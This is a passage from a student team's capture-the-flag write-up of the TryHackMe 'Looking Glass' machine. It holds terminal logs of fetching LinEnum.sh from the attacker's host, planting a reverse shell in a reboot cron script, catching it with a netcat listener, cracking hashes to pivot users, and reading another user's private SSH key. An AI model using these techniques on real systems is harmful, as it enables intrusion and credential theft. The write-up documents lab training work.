1211103213@kali: ~ × 1211103213@kali: ~ × jabberwock@looking-glass: ~ ×
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxziql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpxq hwt oi jhbkhew-
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhgho xyhbkh wl sushf,
Bwl Nruuirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdigi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpviict qseux dine huiddoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gntdvl! Ttspaj!
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkugsi zg ale hpie;
Bpe ogbzr nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbc tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:SuddenDecidedlyThreesSharp
Connection to 10.10.241.14 closed.

└─(1211103213㉿kali)-[~]
$ ssh jabberwock@10.10.241.14
jabberwock@10.10.241.14's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ █

```

From here, we were able to get the first flag but for some reason it was in reverse.

```

jabberwock@looking-glass:~$ whoami
jabberwock
jabberwock@looking-glass:~$ ls -l
total 12
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul  3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul  3 2020 user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht

```

So we used [textreverser.com](http://textreverser.com) to reverse the flag

thm{65d3710e9d75d5f346d2bac669119a23}

Reverse Text   Reverse Wording   Flip Text   Reverse Word's Lettering

Next, we knew there were more to be discovered. We tried getting LinEnum.sh into the vulnerable machine and ran it.


```
jabberwock@looking-glass:~$ wget http://10.18.30.129:8080/LinEnum.sh
--2022-07-26 05:39:27--  http://10.18.30.129:8080/LinEnum.sh
Connecting to 10.18.30.129:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====] 45.54K   113KB/s   in 0.4s

2022-07-26 05:39:28 (113 KB/s) - 'LinEnum.sh' saved [46631/46631]

jabberwock@looking-glass:~$
```

Unfortunately, there seemed to be no SUID functions that were viable to escalate privileges.



The screenshot shows a terminal window with four tabs open. The tabs are labeled: 1211103213@kali: ~, 1211103213@kali: ~, 1211103213@kali: ~, and jabberwock@looking-glass: ~. The terminal window displays a long list of SUID files found on the system. The list includes various paths such as /snap/core/9436/usr/bin/gpasswd, /snap/core/9436/usr/bin/newgrp, /snap/core/9436/usr/bin/passwd, /snap/core/9436/usr/bin/sudo, /snap/core/9436/usr/lib/dbus-1.0/dbus-daemon-launch-helper, /snap/core/9436/usr/lib/openssh/ssh-keysign, /snap/core/9436/usr/lib/snapd/snap-confine, /snap/core/9436/usr/sbin/pppd, /snap/core/8268/bin/mount, /snap/core/8268/bin/ping, /snap/core/8268/bin/ping6, /snap/core/8268/bin/su, /snap/core/8268/bin/umount, /snap/core/8268/usr/bin/chfn, /snap/core/8268/usr/bin/chsh, /snap/core/8268/usr/bin/gpasswd, /snap/core/8268/usr/bin/newgrp, /snap/core/8268/usr/bin/passwd, /snap/core/8268/usr/bin/sudo, /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper, /snap/core/8268/usr/lib/openssh/ssh-keysign, /snap/core/8268/usr/lib/snapd/snap-confine, /snap/core/8268/usr/sbin/pppd, /usr/lib/snapd/snap-confine, /usr/lib/eject/dmcrypt-get-device, /usr/lib/polkit-agent-helper-1, /usr/lib/openssh/ssh-keysign, /usr/lib/dbus-1.0/dbus-daemon-launch-helper, /usr/lib/x86\_64-linux-gnu/lxc/lxc-user-nic, /usr/bin/gpasswd, /usr/bin/chsh, /usr/bin/newuidmap, /usr/bin/sudo, /usr/bin/newgrp, /usr/bin/pkexec, /usr/bin/traceroute6.iputils, /usr/bin/chfn, /usr/bin/passwd, /usr/bin/newgidmap, /bin/ping, /bin/mount, /bin/umount, /bin/su, /bin/fusermount. At the bottom of the list, the command ./sshpass /bin/sh -p is shown, followed by the error message -bash: ./sshpass: No such file or directory.

```
jabberwock@looking-glass:~$ ./sshpass /bin/sh -p
-bash: ./sshpass: No such file or directory
```

We looked into the twasBrillig.sh and decided to put a reverse shell in it.

```
GNU nano 2.9.3                               twasBrillig.sh
Wall $(cat /home/jabberwock/poem.txt)
```

Then, we opened a netcat listener and ran it. Unfortunately, we were still stuck with the same user and could not progress.

## Step: Horizontal Privilege Escalation

**Members Involved:** Uwais,Dzakry,Muzaffar

**Tools used:** Netcat Listener, CrackStation.net,CyberChef


### Thought Process and Methodology and Attempts:

We checked to see what sudo commands our user can run.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

We thought this is a hint to take advantage of. We looked at the cronjobs available in the machine. Earlier I ran the LinEnum.sh, so I was able to see what cronjobs were here.



The screenshot shows a terminal window with four tabs open. The active tab is for the user 'jabberwock' on the host 'looking-glass'. The terminal displays the contents of several cron files and a crontab file, along with a list of systemd timers.

```
File Actions Edit View Help
1211103213@kali: ~ * x 1211103213@kali: ~ * x jabberwock@looking-glass: ~ * x 1211103213@kali: ~ * x

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Feb 3 2020 .
drwxr-xr-x 91 root root 4096 Jul 26 12:26 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x 2 root root 4096 Feb 3 2020 .
drwxr-xr-x 91 root root 4096 Jul 26 12:26 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
-rwrxr-xr-x 1 root root 723 Apr 7 2018 man-db
-rwrxr-xr-x 1 root root 211 Nov 12 2018 update-notifier-common

[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh

[-] Systemd timers:
NEXT          LEFT      LAST          PASSED      UNIT           ACT
IVATES
Tue 2022-07-26 14:27:20 UTC 1h 31min left Tue 2022-07-26 12:26:17 UTC 29min ago motd-news.timer      mot
d-news.service
Wed 2022-07-27 02:10:19 UTC 13h left       Tue 2022-07-26 12:26:17 UTC 29min ago apt-daily.timer      apt
-daily.service
Wed 2022-07-27 06:46:58 UTC 17h left       Tue 2022-07-26 12:26:17 UTC 29min ago apt-daily-upgrade.timer      apt
-daily-upgrade.service
Wed 2022-07-27 12:40:20 UTC 23h left       Tue 2022-07-26 12:40:20 UTC 15min ago systemd-tmpfiles-clean.timer sys
temd-tmpfiles-clean.service
```

Apparently, the `twasBrillig.sh` file runs on reboot which matches our user's sudo command. So we set up a reverse shell within that file, and rebooted the machine.

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqgbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:YourselfAskedImmediatelyConsidered
Connection to 10.10.77.120 closed.

(1211103213㉿kali)-[~]
└─$ ssh jabberwock@10.10.77.120
jabberwock@10.10.77.120's password:
Last login: Tue Jul 26 06:07:52 2022 from 10.18.30.129
jabberwock@looking-glass:~$ ls
LinEnum.sh poem.txt root testing.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ ls -l
total 68
-rwxrwxr-x 1 jabberwock jabberwock 46631 Jul 26 05:43 LinEnum.sh
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
drwx—— 2 jabberwock jabberwock 4096 Jul 26 06:12 root
-rw-rw-r-- 1 jabberwock jabberwock 9 Jul 26 05:36 testing.txt
-rwxrwxr-x 1 jabberwock jabberwock 41 Jul 26 06:41 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$ cd root
jabberwock@looking-glass:~/root$ ls
jabberwock@looking-glass:~/root$ ls -l
total 0
jabberwock@looking-glass:~/root$ cd ..
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ ./twasBrillig.sh
^Cjabberwock@looking-glass:~$ /sbin/reboot
Failed to set wall message, ignoring: Interactive authentication required.
Failed to reboot system via logind: Interactive authentication required.
Failed to open /dev/initctl: Permission denied
Failed to talk to init daemon.
jabberwock@looking-glass:~$ /sbin/reboot
Failed to set wall message, ignoring: Interactive authentication required.
Failed to reboot system via logind: Interactive authentication required.
Failed to open /dev/initctl: Permission denied
Failed to talk to init daemon.
jabberwock@looking-glass:~$ sudo reboot
Connection to 10.10.77.120 closed by remote host.
Connection to 10.10.77.120 closed.

(1211103213㉿kali)-[~]
└─$ 255 ×
```

From there, we were able to gain access as the user tweedledum. Looking into it, there was a text file called `humptydumpty.txt`.

```
(1211103213㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.18.30.129] from (UNKNOWN) [10.10.77.120] 49636
sh: 0: can't access tty; job control turned off
$ ls
humptydumpty.txt
poem.txt
$ whoami
tweedledum
$ 1 ×
```

```

[1211103213@kali] ~
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.18.30.129] from (UNKNOWN) [10.10.77.120] 49636
sh: 0: can't access tty; job control turned off
$ ls
humptydumpty.txt
poem.txt
$ whoami
tweedledum
$ cat humptydumpty.txt
dcffff5eb0423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aae66cd8887123234ea06e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cedcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a5d18218c115ff5633aec1f9ebfd9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befbf5e99fd62446677600d7cacef54d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
$ ls -l
total 8
-rw-r--r-- 1 root root 520 Jul 3 2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul 3 2020 poem.txt
$ cat poem.txt
'Tweedledum and Tweedledee
Agreed to have a battle;
For Tweedledum said Tweedledee
Had spoiled his nice new rattle.

Just then flew down a monstrous crow,
As black as a tar-barrel;
Which frightened both the heroes so,
They quite forgot their quarrel.'
```

We tried to decode it, and got to use a hash cracker that led us to a hint on the password.

Hash	Type	Result
dcffff5eb0423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aae66cd8887123234ea06e7143c0add73ff431ed	sha256	one
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	or
b808e156d18d1cedcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a5d18218c115ff5633aec1f9ebfd9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befbf5e99fd62446677600d7cacef54d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not Found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

#### How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the

The last line was decoded using the magic recipe in Cyberchef, and that gave us a password.

Since the text file was named after humptydumpty, we assume to log into the user using the password we obtained.

```
humptydumpty@looking-glass:/home/alice
File Actions Edit View Help
1211103213@kali: ~ × 1211103213@kali: ~ × humptydumpty@looking-glass:/home/alice × 1211103213@kali: ~ ×
tweedledum@looking-glass:/home$ su humptydumpty
Password:
humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x-- 6 alice      alice      4096 Jul  3  2020 alice
drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 07:13 humptydumpty
drwxrwxrwx  6 jabberwock jabberwock 4096 Jul 26 06:57 Jabberwock
drwx----- 5 tryhackme tryhackme 4096 Jul  3  2020 tryhackme
drwx----- 3 tweedledee tweedledee 4096 Jul  3  2020 tweedledee
drwx----- 2 tweedledum tweedledum 4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd humptydumpty
humptydumpty@looking-glass:~$ ls -l
total 4
-rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3  2020 poetry.txt
humptydumpty@looking-glass:$ cat poetry.txt
'You seem very clever at explaining words, Sir,' said Alice. 'Would you kindly tell me the meaning of the poem called "Jabberwocky"?'  

'Let's hear it,' said Humpty Dumpty. 'I can explain all the poems that were ever invented—and a good many that haven't been invented just yet.'  

This sounded very hopeful, so Alice repeated the first verse:  

    'Twas brillig, and the slithy toves  

        Did gyre and gimble in the wabe;  

    All mimsy were the borogoves,  

        And the mome raths outgrabe.  

'That's enough to begin with,' Humpty Dumpty interrupted: 'there are plenty of hard words there. "Brillig" means f our o'clock in the afternoon—the time when you begin broiling things for dinner.'  

'That'll do very well,' said Alice: 'and "slithy"?'  

'Well, "slithy" means "lithe and slimy." "Lithe" is the same as "active." You see it's like a portmanteau—there are two meanings packed up into one word.'  

'I see it now,' Alice remarked thoughtfully: 'and what are "toves"?'  

'Well, "toves" are something like badgers—they're something like lizards—and they're something like corkscrews.'  


'They must be very curious looking creatures.'  

'They are that,' said Humpty Dumpty: 'also they make their nests under sun-dials—also they live on cheese.'  

'And what's the "gyre" and to "gimble"?'  

'To "gyre" is to go round and round like a gyroscope. To "gimble" is to make holes like a gimlet.'
```

There, we looked into a poetry text which had a conversation between Alice and Humptydumpty. Since there seemed to be nothing else in this user, we assumed the next focus was on Alice. But we weren't able to find anything there.



The screenshot shows a terminal window with three tabs:

- 1211103213@kali: ~
- 1211103213@kali: ~
- humptydumpty@looking-glass:/home/alice

The terminal output is as follows:

```
humptydumpty@looking-glass:~/home/alice
total 8
-rw-r--r-- 1 root root 520 Jul  3 2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3 2020 poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabdd62a11ef721d1542d8
746865207061737776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$ whoami
humptydumpty
humptydumpty@looking-glass:/home/tweedledum$ ls -l
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ cd ..
humptydumpty@looking-glass:/home$ ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ cd humptydumpty
humptydumpty@looking-glass:~$ ls
poetry.txt
humptydumpty@looking-glass:~$ sudo -l
[sudo] password for humptydumpty:
Sorry, user humptydumpty may not run sudo on looking-glass.
humptydumpty@looking-glass:~$ ls -l
total 4
-rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3 2020 poetry.txt
humptydumpty@looking-glass:~$ cd ..
humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x--x 6 alice      alice      4096 Jul  3 2020 alice
drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 13:28 humptydumpty
drwxrwxrwx 6 jabberwock  jabberwock 4096 Jul 26 13:19 jabberwock
drwx----- 5 tryhackme   tryhackme   4096 Jul  3 2020 tryhackme
drwx----- 3 tweedledee  tweedledee  4096 Jul  3 2020 tweedledee
drwx----- 2 tweedledum tweedledum  4096 Jul  3 2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ ls -l
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ sudo -l
[sudo] password for humptydumpty:
Sorry, user humptydumpty may not run sudo on looking-glass.
humptydumpty@looking-glass:/home/alice$ []
```

For some reason, we could check Alice's ssh key. Thus, we tried to log into Alice through ssh commands since we have her RSA key.

```
humptydumpty@looking-glass:/home/alice
File Actions Edit View Help
1211103213@kali: ~ × 1211103213@kali: ~ × humptydumpty@looking-glass:/home/alice ×
humptydumpty@looking-glass:~$ cd ..
humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x--x 6 alice      alice      4096 Jul  3  2020 alice
drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 13:28 humptydumpty
drwxrwxrwx  6 jabberwock  jabberwock 4096 Jul 26 13:19 jabberwock
drwx----- 5 tryhackme tryhackme 4096 Jul  3  2020 tryhackme
drwx----- 3 tweedledee tweedledee 4096 Jul  3  2020 tweedledee
drwx----- 2 tweedledum tweedledum 4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ ls -l
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ sudo -l
[sudo] password for humptydumpty:
Sorry, user humptydumpty may not run sudo on looking-glass.
humptydumpty@looking-glass:/home/alice$ ls .ssh/id_rsa
.ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
